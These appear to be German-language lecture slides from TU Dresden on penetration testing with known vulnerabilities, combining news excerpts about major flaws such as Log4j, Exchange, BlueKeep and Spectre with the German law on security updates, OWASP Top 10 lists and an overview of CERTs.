



TECHNISCHE
UNIVERSITÄT
DRESDEN

Professur
Datenschutz und Datensicherheit



Department of Computer Science, Institute for Systems Architecture, Chair of Privacy and Data Security

Pentestlab — Known Vulnerabilities

dud.inf.tu-dresden.de

Stefan Köpsell (stefan.koepsell@tu-dresden.de)

Gerard Johansen: „Kali Linux 2: Assuring Security by Penetration Testing“, 3rd Edition, 2016

Ric Messier: “Penetration Testing With the Metasploit Framework”, 2016

Jetzt patchen! Noch 60.000 Exchange-Server für ProxyNotShell-Attacken anfällig

Sicherheitsforscher warnen vor verwundbaren Exchange-Servern. 30.000 davon sind in Europa – der Großteil in Deutschland. Sicherheitspatches sind verfügbar.



Log4j: Angriff auf Netz des belgischen Verteidigungsministeriums

Nach einem Angriff über die schwere Sicherheitslücke in der Java-Bibliothek Log4j musste das belgische Verteidigungsministerium Teile seines Netzes abschalten.

Lesezeit: 2 Min.  In Pocket speichern

   46



(Bild: Katya Rekina/Shutterstock.com)

20.12.2021 18:12 Uhr


Von Volker Briegleb

FTC mahnt zu Log4j-Updates – sonst drohen Klagen

Die US-Handelsaufsicht erinnert an die Pflicht zum Schutz von Verbraucherdaten. Sicherheitsprobleme wie bei Log4j nicht zu lösen, kann teuer werden.

Lesezeit: 2 Min.  In Pocket speichern

   27



Bekannte aber ungelöste Sicherheitsprobleme sind eine Einladung an Übeltäter – so wie das Türschloss auf dem Symbolfoto. (Bild: Daniel AJ Sokolov)

06.01.2022 03:53 Uhr

Von Daniel AJ Sokolov

🔥 Alert!

Jetzt patchen! CERT-Bund stößt abermals auf tausende angreifbare Exchange Server

12.000 Exchange Server in Deutschland sind verwundbar und öffentlich erreichbar. Einige Server sind trotz anderslautender Anzeige nicht vollständig gepatcht.



(Bild: Photon photo/Shutterstock.com)

UPDATE 01.12.2021 12:24 Uhr | Security

Von Dennis Schirmmacher


Alert! 31.05.2019 15:02 Uhr | Security

Eine Million verwundbare Rechner: Microsoft warnt vor dem Super-Wurm

Die nächste große Virenpandemie steht offenbar kurz bevor: Unzählige Windows-Rechner sind für die hochgefährliche Lücke im RDP-Server anfällig.

Von Ronald Eikenberg

🔊 | 🖨️ | 💬 400



(Bild: isak55/Shutterstock.com)

Die nächste schwerwiegende Virenpandemie steht anscheinend kurz bevor: Fast eine Million Systeme sind über das Internet durch die kritische Lücke in den Remote Desktop Services (RDP) von Windows angreifbar. Das hat eine Analyse des Security-Experten Robert Graham ergeben. Microsoft nimmt dies zum Anlass, erneut zur Installation der Sicherheits-Updates zu mahnen.

Graham überprüfte mit seinem Portscanner masscan sämtliche IPv4-Adressen und stieß dabei auf rund 950.000 Systeme, auf denen eine ungepatchte Version des RDP-Servers von Windows läuft. In den Systemen klafft die kritische Sicherheitslücke CVE-2019-0708 die Microsoft an seinem Mai-Patchday geschlossen hat. Da der Security-Experte ausschließlich Rechner untersuchen konnte, die direkt über das Internet erreichbar sind, dürfte die Gesamtzahl der verwundbaren Systeme erheblich größer sein.

Über 1000 deutsche Online-Shops infiziert und angezapft

heise **Security** 10.01.2017 06:40 Uhr – Ronald Eikenberg

vorlesen



Bei über tausend deutschen Online-Shops ziehen Kriminelle jetzt gerade Kundendaten und Zahlungsinformationen ab – und das zum Teil schon seit Monaten. Laut BSI ignorieren viele Shop-Betreiber das Problem.

SSHowDown: Zwölf Jahre alter OpenSSH-Bug gefährdet unzählige IoT-Geräte **UPDATE**

14.10.2016 12:57 Uhr - Dennis Schirmmacher

vorlesen



Akamai warnt davor, dass Kriminelle unvermindert Millionen IoT-Geräte für DDoS-Attacken missbrauchen. Die dafür ausgenutzte Schwachstelle ist älter als ein Jahrzehnt. Viele Geräte sollen sich nicht patchen lassen.




hei sec Android Mediaserver: Neu. x

www.heise.de/security/meldung/Android-Mediaserver-Neue-Luecke-betrifft-Millionen-Smartphones-27

Android Mediaserver: Neue Lücke betrifft Millionen Smartphones

18.08.2015 14:27 Uhr – Dennis Schirmmacher vorlesen



(Bild: dpa, Andrea Warnecke)

Die Geschichte um den von Sicherheitslücken geplagten Mediaserver von Android-Geräten wird weitergeschrieben und nach den Stagefright-Schwachstellen tut sich nun eine weitere Lücke auf.



Stagefright-Lücken in Android: Geräte-Hersteller lassen Nutzer im Unklaren UPDATE

heise online 07.08.2015 12:18 Uhr - Christian Wölbart vorlesen

Devices updated in August to patch libstagefright vulnerabilities				
Samsung	Google	LG	HTC	Sony
Galaxy S6	Nexus 4	G2	One M7	Xperia Z2
Galaxy S6 Edge	Nexus 5	G3	One M8	Xperia Z3
Galaxy S5	Nexus 6	G4	One M9	Xperia Z4
Galaxy S4	Nexus 7v2			Xperia Z3 Comp
Galaxy S3	Nexus 9			
Note 4	Nexus 10			
Note 4 Edge				
Note 3				
And hundreds more...				

Adrian Ludwig von Google auf der Blackhat-Konferenz.



Samsung, LG, Sony und weitere Hersteller können immer noch nicht sagen, wann sie für welche Modelle Updates mit einem Bugfix für die Stagefright-Lücke herausbringen. Nur Acer und Google verraten Details.




Dirty Cow: Uralt-Bug im Linux-Kernel gefixt

Security > 7-Tage-News > 10/2016 > Dirty Cow: Uralt-Bug im Linux-Kernel gefixt

Dirty Cow: Uralt-Bug im Linux-Kernel gefixt UPDATE

 **Alert!** Stand: 20.10.2016 15:45 Uhr – Fabian A. Scherschel 



(Bild: dirtycow.ninja)

Eine Race Condition im Kernel führt dazu, dass lokale Nutzer Dateien überschreiben können, die sie eigentlich nur lesen dürften. Kernel-Entwickler bezeichnen den Bug als "eklig" und empfehlen, so schnell wie möglich zu patchen.




Kritisches Sicherheitsupdate

www.heise.de/newsticker/meldung/Kritisches-Sicherheitsupdate-fuer-200-000-Industriesteuerungen-1934787.f


IuG SaC VHS CCG LNDW Weitere Lesezeichen

heise online > News > 2013 > KW 33 > Kritisches Sicherheitsupdate für 200.000 Industriesteuerungen

14.08.2013 00:07

 « Vorige | Nächste »

Kritisches Sicherheitsupdate für 200.000 Industriesteuerungen

 vorlesen / MP3-Download

Der Schweizer Hersteller Saia-Burgess hat ein Firmware-Update für seine Industriesteuerungen veröffentlicht, das die von heise Security dokumentierte Schwachstelle bei der Authentifizierung des Fernwartungszugangs endlich beheben soll – über ein halbes Jahr, nachdem wir das Unternehmen über das Problem informiert haben. Allerdings bleibt es auch nach Installation der abgesicherten Firmware-Version leichtsinnig, diese Systeme direkt über das Internet erreichbar zu machen.



sec XXXXairocon: Router von f X

www.heise.de/security/meldung/XXXXairocon-Router-von-fuenf-Herstellern-mit-Standardpasswort-2793242.html



Alert!

XXXXairocon: Router von fünf Herstellern mit Standardpasswort

28.08.2015 14:18 Uhr - Fabian A. Scherschel




Unter anderem sind Asus und ZTE betroffen. Über den Telnet-Port können die Angreifer die betroffenen Geräte kapern. Die Hersteller lassen sich mit Updates viel Zeit.



Gravierende Prozessor-Sicherheitslücke: Nicht nur Intel-CPU betroffen, erste Details und Updates UPDATE

04.01.2018 09:09 Uhr - Jürgen Kuri



Nach diversen Spekulationen über Ursache und Auswirkungen der CPU-Sicherheitslücke nehmen Intel und Google Stellung. Google veröffentlicht Details, außerdem zeigten Sicherheitsforscher mit Spectre und Meltdown zwei Angriffsszenarien.




Diverse NAS-Geräte von Qnap und Synology anfällig für Meltdown & Spectre UPDATE

Alert! 31.01.2018 17:22 Uhr - Dennis Schirmmacher




Angreifer könnten Netzwerkspeicher von Qnap und Synology über die CPU-Lücken Meltdown & Spectre attackieren. Sicherheitsupdates stehen noch aus.



Spectre-Lücken: auch MIPS P5600 und IBM POWER6 betroffen, Intel erklärt IBC UPDATE

29.01.2018 10:55 Uhr - Christof Windeck



Intel erläutert nun die Spectre-Schutzfunktionen der Indirect Branch Control; MIPS meldet die CPU-Kerne P5600 und P6600 als betroffen, Spectre-Code funktioniert auch auf der In-Order-CPU POWER6.



@ IT-Gipfel: Produkthaftung

www.heise.de/newsticker/meldung/IT-Gipfel-Produkthaftung-gegen-die-digitale-Sorglosigkeit-2973242.html

IT-Gipfel: Produkthaftung gegen die "digitale Sorglosigkeit"

heise online 19.11.2015 14:07 Uhr - Stefan Krempl

vorlesen



Bundesinnenminister Thomas de Maizière will Anbieter von IT-Produkten und Diensten gegebenenfalls stärker in die Haftung nehmen, um die Sicherheit zu verbessern. Frank Rieger vom CCC forderte ein "langfristiges Programm IT-Security".



Asus muss 20 Jahre lang s...

www.heise.de/newsticker/meldung/Asus-muss-20-Jahre-lang-seine-Routersicherheit-beaufsichtigen-lassen-3116487.html



Asus muss 20 Jahre lang seine Routersicherheit beaufsichtigen lassen

heise online 24.02.2016 12:45 Uhr - Andreas Wilkens



Anders als von Asus angepriesen wiesen die Router der Taiwaner in den vergangenen Jahren heikle Schwachstellen auf. Weil dadurch US-Bürger Gefahren ausgesetzt waren, schritt die Federal Trade Commission ein.

Verbraucherschützer wollen Garantie für Sicherheitsupdates bei Digitalprodukten

15.03.2017 06:39 Uhr - Stefan Krempl

vorlesen



Verbraucherschutzverbände haben zum "G20 Consumer Summit" einen Forderungskatalog und eine Studie vorgelegt, wonach 72 Prozent der Bürger in sechs Staaten die Datensammelwut von Firmen beklagen.

Bürgerliches Gesetzbuch (BGB) § 327f Aktualisierungen

(1) Der Unternehmer hat sicherzustellen, dass dem Verbraucher während des maßgeblichen Zeitraums Aktualisierungen, die für den Erhalt der Vertragsmäßigkeit des digitalen Produkts erforderlich sind, bereitgestellt werden und der Verbraucher über diese Aktualisierungen informiert wird. Zu den erforderlichen Aktualisierungen gehören auch Sicherheitsaktualisierungen. Der maßgebliche Zeitraum nach Satz 1 ist

1. bei einem Vertrag über die dauerhafte Bereitstellung eines digitalen Produkts der Bereitstellungszeitraum,
2. in allen anderen Fällen der Zeitraum, den der Verbraucher aufgrund der Art und des Zwecks des digitalen Produkts und unter Berücksichtigung der Umstände und der Art des Vertrags erwarten kann.

(2) Unterlässt es der Verbraucher, eine Aktualisierung, die ihm gemäß Absatz 1 bereitgestellt worden ist, innerhalb einer angemessenen Frist zu installieren, so haftet der Unternehmer nicht für einen Produktmangel, der allein auf das Fehlen dieser Aktualisierung zurückzuführen ist, sofern

1. der Unternehmer den Verbraucher über die Verfügbarkeit der Aktualisierung und die Folgen einer unterlassenen Installation informiert hat und
2. die Tatsache, dass der Verbraucher die Aktualisierung nicht oder unsachgemäß installiert hat, nicht auf eine dem Verbraucher bereitgestellte mangelhafte Installationsanleitung zurückzuführen ist.

- bisher:
 - Analyse hinsichtlich bekannter *konzeptioneller* Schwachstellen
 - Fehlende Eingabe- / Ausgabe-Überprüfung
 - Buffer-Overflow
 - ...
 - aber:
 - konkrete Schwachstelle selbst gefunden
 - Exploit selbst entwickelt
- jetzt:
 - Analyse hinsichtlich bekannter *konkreter* Schwachstellen
 - einschließlich der Anwendung bekannter Exploits
 - Annahme:
 - Testgegenstand verwendet „Standardkomponenten“

Mapping from 2010 to 2013 Top 10



OWASP

The Open Web Application Security Project

OWASP Top 10 – 2010 (old)	OWASP Top 10 – 2013 (New)
2010-A1 – Injection	2013-A1 – Injection
2010-A2 – Cross Site Scripting (XSS)	2013-A2 – Broken Authentication and Session Management
2010-A3 – Broken Authentication and Session Management	2013-A3 – Cross Site Scripting (XSS)
2010-A4 – Insecure Direct Object References	2013-A4 – Insecure Direct Object References
2010-A5 – Cross Site Request Forgery (CSRF)	2013-A5 – Security Misconfiguration
2010-A6 – Security Misconfiguration	2013-A6 – Sensitive Data Exposure
2010-A7 – Insecure Cryptographic Storage	2013-A7 – Missing Function Level Access Control
2010-A8 – Failure to Restrict URL Access	2013-A8 – Cross-Site Request Forgery (CSRF)
2010-A9 – Insufficient Transport Layer Protection	2013-A9 – Using Known Vulnerable Components (NEW)
2010-A10 – Unvalidated Redirects and Forwards (NEW)	2013-A10 – Unvalidated Redirects and Forwards
3 Primary Changes:	<ul style="list-style-type: none">▪ Merged: 2010-A7 and 2010-A9 -> 2013-A6
<ul style="list-style-type: none">▪ Added New 2013-A9: Using Known Vulnerable Components	<ul style="list-style-type: none">▪ 2010-A8 broadened to 2013-A7



OWASP Top 10 – 2013 (Previous)

A1 – Injection

A2 – Broken Authentication and Session Management

A3 – Cross-Site Scripting (XSS)

A4 – Insecure Direct Object References - Merged with A7

A5 – Security Misconfiguration

A6 – Sensitive Data Exposure

A7 – Missing Function Level Access Control - Merged with A4

A8 – Cross-Site Request Forgery (CSRF)

A9 – Using Components with Known Vulnerabilities

A10 – Unvalidated Redirects and Forwards - Dropped

OWASP Top 10 – 2017 (New)

A1 – Injection

A2 – Broken Authentication and Session Management

A3 – Cross-Site Scripting (XSS)

A4 – Broken Access Control (Original category in 2003/2004)

A5 – Security Misconfiguration


A6 – Sensitive Data Exposure

A7 – Insufficient Attack Protection (NEW)

A8 – Cross-Site Request Forgery (CSRF)

A9 – Using Components with Known Vulnerabilities

A10 – Underprotected APIs (NEW)





OWASP

The Open Web Application Security Project

2017

A01:2017-Injection

A02:2017-Broken Authentication

A03:2017-Sensitive Data Exposure

A04:2017-XML External Entities (XXE)

A05:2017-Broken Access Control

A06:2017-Security Misconfiguration

A07:2017-Cross-Site Scripting (XSS)

A08:2017-Insecure Deserialization

A09:2017-Using Components with Known Vulnerabilities

A10:2017-Insufficient Logging & Monitoring

2021

A01:2021-Broken Access Control

A02:2021-Cryptographic Failures

A03:2021-Injection

(New) A04:2021-Insecure Design

A05:2021-Security Misconfiguration

A06:2021-Vulnerable and Outdated Components

A07:2021-Identification and Authentication Failures

(New) A08:2021-Software and Data Integrity Failures

A09:2021-Security Logging and Monitoring Failures*

(New) A10:2021-Server-Side Request Forgery (SSRF)*

* From the Survey

Zunächst etwas allgemeine
Hintergrundinformationen...

andere Bezeichnung:


- Computer Security Incident Response Team (CSIRT)

Aufgaben:

- Reaktion auf bekanntgewordene Sicherheitsvorfälle bzw. Bedrohungen
- Etablierung vorbeugender Maßnahmen
- Erstellung von Notfallplänen
- Veröffentlichung von Warnungen

Teil von (größerem) öffentlichen / privatrechtlichen Organisationen, Unternehmen etc.

Das TUD-CERT agiert dabei als zentraler Ansprechpartner bei Computer-Sicherheitsvorfällen und bietet hauptsächlich folgende Dienste an:



Deutschland:

- CERT des Deutschen Forschungsnetzes (DFN-CERT)
- CERT-Bund
 - vom BSI für Bundesbehörden
- Bürger-CERT
 - <https://www.buerger-cert.de/>
 - vom BSI für Privatpersonen / kleinere Firmen
- Deutscher CERT-Verbund (cert-verbund.de)
 - mehr als 40 Mitglieder

